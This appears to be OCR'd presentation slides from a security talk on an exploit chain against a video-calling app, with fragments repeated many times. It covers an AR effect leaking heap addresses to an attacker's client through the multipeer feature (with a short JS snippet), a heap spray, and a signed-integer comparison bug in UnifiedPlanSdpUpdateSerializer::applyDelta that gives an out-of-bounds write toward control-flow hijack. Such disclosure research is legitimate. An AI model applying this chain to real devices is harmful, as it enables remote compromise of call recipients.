
After the address of the controlled object is obtained using the arbitrary read primitive the AR effect **sends both the libcoldstart.so offset and the object address to the malicious client**

- This is accomplished using the **multipeer feature** which sends the data over the network

Leak object addresses over the network using Multipeer



```
let spray_leaks = await find_spray(scudo_bins[SPRAY_SCUDO_BIN], SCUDO_CLASSES[SPRAY_SCUDO_BIN], heap_base);
send_long_message(chan, "Sprayed Objects", stringify_object(spray_leaks));
```



Send a shared library as an E2EE attachment (Primitive 1)

Ring callee with spoofed caller metadata and heap spray payload (Primitive 2)

Victim answers the call

Auto-enable malicious AR effect for all participants (Primitive 3)

Disclosed Memory Contents

Execute control flow hijack using out of bounds write (Primitive 4)

03 Exploitation: Primitive 4

Execute control flow hijack using out of bounds write

Out of bounds write requires two vulnerabilities

03 Exploitation: Primitive 4

Execute control flow hijack using out of bounds write

Out of bounds write requires two vulnerabilities

```
struct SessionDescriptionUpdate {
  // Maps the position of m-section to its content
  1: map<i32, MediaDescriptionUpdate> media;
}

struct MediaDescriptionUpdate {
  // The m-section (e.g. "m=video 40008 UDP/TLS/RTP/SAVPF 125 96 108\r\n...")
  1: string body;

  // The media stream identifier (used in "a=msid" and "a=msid-semantic")
  2: string msid;

  // The media identifier (used in "a=mid" and "a=group:BUNDLE")
  3: string mid;
}
```

Vulnerability 3: Signaling messages sendable over media data channel

- **Capped at 1024 bytes** per send over RTP data channel
- **One-shot per call** due to state machine alterations

Execute control flow hijack using out of bounds write

Vulnerability 3: Thrift Signaling Message Payload

```
struct SessionDescriptionUpdate {
  // Maps the position of m-section to its content
  1: map<i32, MediaDescriptionUpdate> media;
}

struct MediaDescriptionUpdate {
  // The m-section (e.g. "m=video 40008 UDP/TLS/RTP/SAVPF 125 96 108\r\n...")
  1: string body;

  // The media stream identifier (used in "a=msid" and "a=msid-semantic")
  2: string msid;

  // The media identifier (used in "a=mid" and "a=group:BUNDLE")
  3: string mid;
}
```

Out of bounds write requires two vulnerabilities

Vulnerability 3: Signaling messages sendable over media data channel

- **Capped at 1024 bytes** per send over RTP data channel
- **One-shot per call** due to state machine alterations

Execute control flow hijack using out of bounds write

Out of bounds write requires two vulnerabilities


Vulnerability 3: Signaling messages sendable over media data channel

- **Capped at 1024 bytes** per send over RTP data channel
- **One-shot per call** due to state machine alterations

Vulnerability 4: Incorrect Signed Integer Comparison Leads to OOB Write in *UnifiedPlanSdpUpdateSerializer::applyDelta*

- Reachable using **SessionDescriptionUpdate** signaling payload from **Vulnerability 3**
- Backwards **relative from from std::vector base**
- Controlled **index up to signed int min**
- Controlled values written out of bounds
    - **3x std::string overwrite**

```
struct SessionDescriptionUpdate {
  // Maps the position of m-section to its content
  1: map<i32, MediaDescriptionUpdate> media;
}

struct MediaDescriptionUpdate {
  // The m-section (e.g. "m=video 40008 UDP/TLS/RTP/SAVPF 125 96 108\r\n...")
  1: string body;

  // The media stream identifier (used in "a=msid" and "a=msid-semantic")
  2: string msid;

  // The media identifier (used in "a=mid" and "a=group:BUNDLE")
  3: string mid;
}
```



```
// found media track, edit the existing media track with the update
if (position < static_cast<int>(mediaDescriptionUpdates_.size())) {
  auto& mediaDescriptionUpdate = mediaDescriptionUpdates_[position];
  mediaDescriptionUpdate.setBody(body);
  mediaDescriptionUpdate.setMsid(msidCName);
  mediaDescriptionUpdate.setMid(mid);
  continue;
}
```

03 Exploitation: Primitive 4

Execute control flow hijack using out of bounds write

Out of bounds write requires two vulnerabilities

Vulnerability 3: Signaling messages sendable over media data channel


- **Capped at 1024 bytes** per send over RTP data channel
- **One-shot per call** due to state machine alterations

Vulnerability 4: Incorrect Signed Integer Comparison Leads to OOB Write in *UnifiedPlanSdpUpdateSerializer::applyDelta*

- Reachable using **SessionDescriptionUpdate** signaling payload from **Vulnerability 3**
- Backwards **relative from from std::vector base**
- Controlled **index up to signed int min**
- Controlled values written out of bounds
  - **3x std::string overwrite**

```
struct SessionDescriptionUpdate {
  // Maps the position of m-section to its content
  1: map<i32, MediaDescriptionUpdate> media;
}

struct MediaDescriptionUpdate {
  // The m-section (e.g. "m=video 40008 UDP/TLS/RTP/SAVPF 125 96 108\r\n...")
  1: string body;

  // The media stream identifier (used in "a=msid" and "a=msid-semantic")
  2: string msid;

  // The media identifier (used in "a=mid" and "a=group:BUNDLE")
  3: string mid;
}
```

Vulnerability 4: OOB Write Snippet



```
// found media track, edit the existing media track with the update
if (position < static_cast<int>(mediaDescriptionUpdates_.size())) {
  auto& mediaDescriptionUpdate = mediaDescriptionUpdates_[position];
  mediaDescriptionUpdate.setBody(body);
  mediaDescriptionUpdate.setMsid(msidCName);
  mediaDescriptionUpdate.setMid(mid);
  continue;
}
```

03 Exploitation: Primitive 4

Execute control flow hijack using out of bounds write

Position Negative i32 from Thrift results in OOB vector reference

Out of bounds write requires two vulnerabilities


Vulnerability 3: Signaling messages sendable over media data channel

- **Capped at 1024 bytes** per send over RTP data channel
- **One-shot per call** due to state machine alterations

Vulnerability 4: Incorrect Signed Integer Comparison Leads to OOB Write in *UnifiedPlanSdpUpdateSerializer::applyDelta*

- Reachable using **SessionDescriptionUpdate** signaling payload from **Vulnerability 3**
- Backwards **relative from from std::vector base**
- Controlled **index up to signed int min**
- Controlled values written out of bounds
  - **3x std::string overwrite**

```
struct SessionDescriptionUpdate {
  // Maps the position of m-section to its content
  1: map<i32, MediaDescriptionUpdate> media;
}

struct MediaDescriptionUpdate {
  // The m-section (e.g. "m=video 40008 UDP/TLS/RTP/SAVPF 125 96 108\r\n...")
  1: string body;

  // The media stream identifier (used in "a=msid" and "a=msid-semantic")
  2: string msid;

  // The media identifier (used in "a=mid" and "a=group:BUNDLE")
  3: string mid;
}
```



```
// found media track, edit the existing media track with the update
if (position < static_cast<int>(mediaDescriptionUpdates_.size())) {
  auto& mediaDescriptionUpdate = mediaDescriptionUpdates_[position];
  mediaDescriptionUpdate.setBody(body);
  mediaDescriptionUpdate.setMsid(msidCName);
  mediaDescriptionUpdate.setMid(mid);
  continue;
}
```

Execute control flow hijack using out of bounds write

3x std::string OOB write relative to vector base

Out of bounds write requires two vulnerabilities


Vulnerability 3: Signaling messages sendable over media data channel

- **Capped at 1024 bytes** per send over RTP data channel
- **One-shot per call** due to state machine alterations

Vulnerability 4: Incorrect Signed Integer Comparison Leads to OOB Write in *UnifiedPlanSdpUpdateSerializer::applyDelta*


- Reachable using **SessionDescriptionUpdate** signaling payload from **Vulnerability 3**
- Backwards **relative from from std::vector base**
- Controlled **index up to signed int min**
- Controlled values written out of bounds
  - **3x std::string overwrite**

```
struct SessionDescriptionUpdate {
  // Maps the position of m-section to its content
  1: map<i32, MediaDescriptionUpdate> media;
}

struct MediaDescriptionUpdate {
  // The m-section (e.g. "m=video 40008 UDP/TLS/RTP/SAVPF 125 96 108\r\n...")
  1: string body;

  // The media stream identifier (used in "a=msid" and "a=msid-semantic")
  2: string msid;

  // The media identifier (used in "a=mid" and "a=group:BUNDLE")
  3: string mid;
}
```



```
// found media track, edit the existing media track with the update
if (position < static_cast<int>(mediaDescriptionUpdates_.size())) {
  auto& mediaDescriptionUpdate = mediaDescriptionUpdates_[position];
  mediaDescriptionUpdate.setBody(body);
  mediaDescriptionUpdate.setMsid(msidCName);
  mediaDescriptionUpdate.setMid(mid);
  continue;
}
```

std::string short string optimization constructs in place (0x17 data + 0x1 byte of size)



Control flow hijack using out of bounds write

The exploit can perform the out of bounds write but now the question is **“What do we corrupt?”**

